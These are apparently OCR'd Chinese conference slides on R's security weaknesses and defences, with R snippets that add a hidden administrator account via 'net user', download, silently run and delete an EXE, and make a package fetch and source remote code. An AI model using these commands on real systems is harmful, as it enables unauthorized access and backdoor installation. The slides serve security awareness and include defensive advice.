R环境安全特性初探与前瞻

中南大学数学院 肖楠
www.road2stat.com

十步杀一人
千裹不留行
事了拂衣去
深藏身與名

——唐·李白《侠客行》

用R关机引发的“血案”

http://cos.name/en/topic/shut-down-your-windows-with-r/

Author: Yihui Xie, Linlin Yan

Package: fun

“不务正业”的代码

“不务正业”的代码

```
shutdown<-
function(wait=0){
    Sys.sleep(wait)
    ifelse(.Platform$OS.type==“windows”,
           shell(“shutdown -s -t 0”),
           system(“shutdown -h now”)
}
```

Linus Torvalds:

Linus Torvalds:

**“For the hacker,
the computer itself is entertainment.”**

-- The Hacker Ethic

测试环境

- Windows Server 2003
- R 2.9.2
- DEP, UAC
- 未安装杀软或HIPS

shell() 还能做什么？

```
>shell("net user hacker 123456 /add")
命令成功完成。

>shell("net localgroup administrators hacker /add")
命令成功完成。
```

不速之“客”

```
shell(“net user guest
/active:yes”)

shell(“net localgroup
administrators guest /add”)
```

沉默是金

- *intern=FALSE*
- *wait=FALSE*
- *mustwork=NA*

“更好用”的 system()

- 跨平台
- 灵活

示例

```
system
(paste('"C:/Program Files/
Firefox/firefox.exe"', '-url
cran.r-project.org'), wait =
FALSE)
```

还有这些函数 ...

- `shell.exec()`
- `Sys.chmod()`
- `Sys.info()`
- `unlink()`
- `download.file()`
- ……

防御建议

- 配置权限
- 最小服务
- 环境变量

权限，权限！


- 良好的账户使用习惯
- 多人共用的系统
- 敏感文件的权限
- UAC机制

最小服务

- 最小的**服务** = 最大的**安全**

- cmd.exe
- net.exe
- format.com
- ……

环境变量


System Properties
Computer Name
Hardware
Advanced
Remote
You must be logged on as an Administrator to make most of these changes.
Environment Variables
User variables for Administrator
Variable
Value
Edit System Variable
Variable name:
ComSpec
Variable value:
%SystemRoot%\system32\cmd.exe
OK
Cancel
Delete
ComSpec
C:\Windows\system32\cmd.exe
FP_NO_HOST_C...
NO
NUMBER_OF_P...
2
OS
Windows_NT
New...
Edit...
Delete
OK
Cancel
Settings...
Environment Variables...
Apply

再次突破？

- `Syetem.GetEnv()`
- `Syetem.SetEnv()`
- `Syetem.unSetEnv()`

用R隐蔽植入后门

EXE型

DLL型

下载

```
download.file
("http://target.com/test.dat",
paste(getwd(), sep = "/",
"test.exe"), mode="wb")
```

執行

```
system
(paste(getwd(), sep = "/",
"test.exe"), wait=FALSE,
show.output.on.console=FALSE)
```

清理痕迹

```
unlink
(paste(getwd(), sep = "/",
"test.exe"))
```

高级植入

- 隐藏在“数据”中
- 使用 ftp
- ……

关于浏览器

```
system
(paste('"C:/Program Files/Internet
Explorer/iexplore.exe"', 'www.r-
project.org/about.html'), wait=FALSE)
```

关于ActiveX插件

- Adobe Flash Player
- Adobe Reader
- Skype
- Real Player
- ……

防御建议和解决方案

- 系统、插件的更新
- 浏览器的选择问题

R包中的潜在威胁

审核机制

实现过程

防御建议

审核机制

- R-Forge
- Delphi梦魇 (Win32.Induc.A)
- Md5 CheckSum

实现过程

```
Z<-paste(getwd(), sep = "/", "x")
download.file("http://is.gd/abcd
",Z,quiet="TRUE")
source(Z, echo=FALSE)
unlink(Z)
```

防御建议和解决方案

- R包来源
- 验证方式
- 用户、程序、数据三者分离 (NAS)

类Rweb服务的安全问题

Rweb

Rapache

Web-R

RWeb

- Jeff Banfield (*Montana State Univ.*)
- 1998
- CGI+Perl

RWeb

- 默认禁用了 `system()`
- `Sys.info()`

Rapache

- Directions in Statistical Computing 2005
- R + Apache
- 跨平台特性

Web-R —— R在线运行服务

- 中科院计算机网络信息中心
- http://159.226.3.31:8080/WebR/
- JSP

Web-R —— R在线运行服务

- R在线运行服务
- 基于R的在线科学数据集成分析环境（大气科学数据）

总结

参考文献

- **Yihui Xie** (2009), *Shut Down Your Windows with R*
- **Pekka Himanen** (2001), *The Hacker Ethic: and the spirit of the information age*
- **Mitnick KD, Simon WL** (2002), *The Art of Deception: controlling the human element of security*
- **Jeff Banfield** (1998), *Rweb: Web-based Statistical Analysis*
- **Jeffrey Horner** (2009), *Rapache: Web application development with R and Apache*

致谢

谢 谢！

www.road2stat.com
road2stat@gmail.com